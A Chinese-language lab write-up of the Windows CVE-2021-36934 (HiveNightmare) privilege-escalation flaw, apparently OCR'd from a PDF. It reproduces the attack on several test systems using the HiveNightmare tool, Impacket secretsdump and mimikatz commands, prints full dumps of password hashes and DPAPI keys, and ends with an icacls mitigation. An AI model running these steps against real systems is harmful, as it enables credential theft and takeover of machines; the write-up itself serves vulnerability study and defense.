CVE-2021-36934 Windows 提权漏洞

1. 漏洞描述

从 Windows 10 build 1809 开始，非管理用户被授予对 %windir%\system32\config 目录中文件的读取访问权限。这可以允许本地权限提升 (LPE)。成功利用此漏洞的攻击者可以使用 SYSTEM 权限运行任意代码。然后攻击者可以安装程序；查看、更改或删除数据；或创建具有完全用户权限的新帐户。攻击者必须能够在受害系统上执行代码才能利用此漏洞。如果系统驱动器的 VSS 卷影副本可用，则非特权用户可以利用对这些文件的访问来实现多种影响，包括但不限于：

1. 提取和利用帐户密码哈希。

2. 发现原始 Windows 安装密码。

3. 获取 DPAPI 计算机密钥，可用于解密所有计算机私钥。


4. 获取一个电脑机器账号，可以用来进行银票攻击。

VSS 卷影副本在某些配置中可能不可用，但是只需拥有一个大于 128GB 的系统驱动器，然后执行 Windows 更新或安装 MSI 即可确保自动创建 VSS 卷影副本。要检查系统是否有可用的 VSS 卷影副本，请用 cmd 管理员模式运行以下命令：


```
vssadmin list shadows
```

没有 VSS 卷影副本的系统将如下所示。(测试系统为 win11，系统盘为 128g，没有还原点)

如果 win11 系统盘小于 128g 没有自动还原点，可以手动设置一下




win11 这里 C 盘保护设置为开启，然后点击配置，启用系统保护，最大使用量可以随便设置一下，不要为 0




接下来点击创建，输入一些信息创建完成。最后确定一下。

最后重新输入就可以看到卷影了。



具有 VSS 卷影副本的系统将报告至少一个指定的卷影副本的详细信息，举例如下。（测试系统为 win10，系统盘为 199g）



要检查系统是否易受攻击，可以从 cmd 普通模式使用以下命令。

```
icacls %windir%\system32\config\sam
```

不易受到攻击的系统将如下所示。（测试系统为 win10，系统盘为 18g）

容易受攻击的系统如图所示。（测试系统为 win10，系统盘为 199g）


2. 漏洞复现

(1) 复现环境为系统盘 199g 的 win10。版本号为 10.0.19041.572。


github 上下载这个项目：

```
https://github.com/GossiTheDog/HiveNightmare/releases
```

查看当前用户和权限，可以看到当前用户不在管理员组



运行程序读取敏感文件



把这三个文件复制到 kali，破解 hash 值


```
secretsdump.py -system SYSTEM-haxx -security SECURITY-haxx -sam SAM-haxx local
```

```
┌──(kali㉿kali)-[~/CVE-2021-36934]
└─$ secretsdump.py -system SYSTEM-haxx -security SECURITY-haxx -sam SAM-haxx local
Impacket v0.9.24.dev1+20210720.100427.cd4fe47c - Copyright 2021 SecureAuth Corporation

[*] Target system bootKey: 0xbd98b1e1c0827aef35ac525c466dabd7
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:bc32291beaa78d17af8de51f8f8fca80:::
ceshi:1001:aad3b435b51404eeaad3b435b51404ee:08a2167c9d9a2a662492da9e6b4e04a6:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] DPAPI_SYSTEM
dpapi_machinekey:0x215191bc962c35cc3b2a8ea97915a48495ff9017
dpapi_userkey:0x3f2996844e4287133758009f85e4a031ce24da1c
[*] Cleaning up...

┌──(kali㉿kali)-[~/CVE-2021-36934]
└─$
```

(2) 复现环境为虚拟机 win10，版本号为 10.0.18363.418，NAT 模式，系统盘 147G。

```
命令提示符
Microsoft Windows [版本 10.0.18363.418]
(c) 2019 Microsoft Corporation。保留所有权利。

C:\Users\hack>whoami
desktop-1vg61cr\hack

C:\Users\hack>net user hack
用户名                    hack
全名
注释
用户的注释
国家/地区代码             000 (系统默认值)
帐户启用                  Yes
帐户到期                  从不

上次设置密码              2021/ 7/ 22 13:57:52
密码到期                  从不
密码可更改                2021/ 7/ 22 13:57:52
需要密码                  No
用户可以更改密码          Yes

允许的工作站              All
登录脚本
用户配置文件
主目录
上次登录                  2021/ 7/ 22 13:58:24

可允许的登录小时数        All

本地组成员                *Users
全局组成员                *None
命令成功完成。


C:\Users\hack>
```


运行程序读取敏感文件



kali 破解 hash 值

```
└─$ secretsdump.py -system SYSTEM-haxx -security SECURITY-haxx -sam SAM-haxx local

Impacket v0.9.24.dev1+20210720.100427.cd4fe47c - Copyright 2021 SecureAuth Corporation

[*] Target system bootKey: 0xa259c0d374423748ca5af621575fbc53
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:1013bfe5c28f00dfecba9136673e0bc0:::
defaultuser0:1000:aad3b435b51404eeaad3b435b51404ee:1e1a9813121cf85be4e3f29ee18547cb:::
ceshi:1001:aad3b435b51404eeaad3b435b51404ee:08a2167c9d9a2a662492da9e6b4e04a6:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] DPAPI_SYSTEM
dpapi_machinekey:0xdf271a6aa218ffe601ecb9bc55715b3696ecb952
dpapi_userkey:0x3bd9770007fbd5d2c7facfdff5f92b1fa956e637
[*] NL$KM
 0000   4B EC FF 55 AF FA 82 A0  09 7A 41 74 D6 7F 98 C0   K..U.....zAt....
 0010   52 F1 69 51 3A 59 8E 0D  84 8B 29 B4 F1 FB BA F8   R.iQ:Y....).....
 0020   4C 57 3D E1 E8 6C 05 91  F2 A1 4B EB 5E 5D 16 E0   LW=..l....K.^]..
 0030   80 E0 F7 9D 0B 32 62 AE  D1 36 7D 73 C8 52 51 6B   .....2b..6}s.RQk
NL$KM:4becff55affa82a0097a4174d67f98c052f169513a598e0d848b29b4f1fbbaf84c573de1e86c0591f2a14beb5e5d16e080e0f79d0b3262aed1367d73c852516b
[*] Cleaning up...
```

(3) 复现环境为 WIN11，版本号位 10.0.22000.71，已手动创建还原点





```
┌──(kali㉿kali)-[~/win11]
└─$ secretsdump.py -system SYSTEM-haxx -security SECURITY-haxx -sam SAM-haxx local
Impacket v0.9.24.dev1+20210720.100427.cd4fe47c - Copyright 2021 SecureAuth Corporation

[*] Target system bootKey: 0x0fcdc4808ac6b6b82e89fae8b0f93096
[*] Dumping local [redacted]
Administrator:[redacted]
Guest:501:aad3b435b[redacted]
DefaultAccount:503:[redacted]
WDAGUtilityAcc[redacted]
xu:1001:aad3b435b[redacted]
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] DPAPI_SYSTEM
dpapi_machinekey:[redacted]
dpapi_userkey:0x0ab3[redacted]
[*] NL$KM
 0000   DD 06 9A 84 05 2E 6A A6  03 6E 07 F2 3A 90 ED B9   ......j..n..:...
 0010   6D 8E B6 A2 78 [redacted] 5D 23 C9 D7 94 8B 0C E6   m...x.r.]#......
 0020   0F F6 D9 C1 8B B1 C7 30  [redacted] 30 3A 6A 0E 98 F4   .......0..0:j...
 0030   F4 72 39 28 40 F5 C8 00  34 7F 46 5F DE 86 CB 9E   .r9(@...4.F_....
NL$KM:dd069a84052eb[redacted]
347f465fde86cb9e
[*] Cleaning up...
```

(4) 复现环境为 win10 虚拟机，已经创建还原点


mimikatz 最新版已经把这个漏洞武器化，可以一键操作

```
misc::shadowcopies
```




获取安全帐户管理器（SAM）数据库，它包含用户密码的 NTLM，有时包含 LM 哈希


```
lsadump::sam /system:\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM /sam:\\?\GLOBALROOT\DeviceHarddiskVolumeShadowCopy1\Windows\System32\config\SAM
```




winadmin 是管理员账户，破解 hash 值，密码为 winadmin@123



3389 连接这台 win10 虚拟机，如果 win10 没有 3389 端口，可以手动打开





从以上情况可以简单总结 CVE-2021-36934 漏洞触发需要系统盘大于 128G 或者是创建了还原点

3. 防御措施

(1) 限制对 %windir%\system32\config 内容的访问

(1) 限制对 %windir%\system32\config 内容的访问

命令提示符 (以管理员身份运行):

```
icacls %windir%\system32\config\*.* /inheritance:e
```

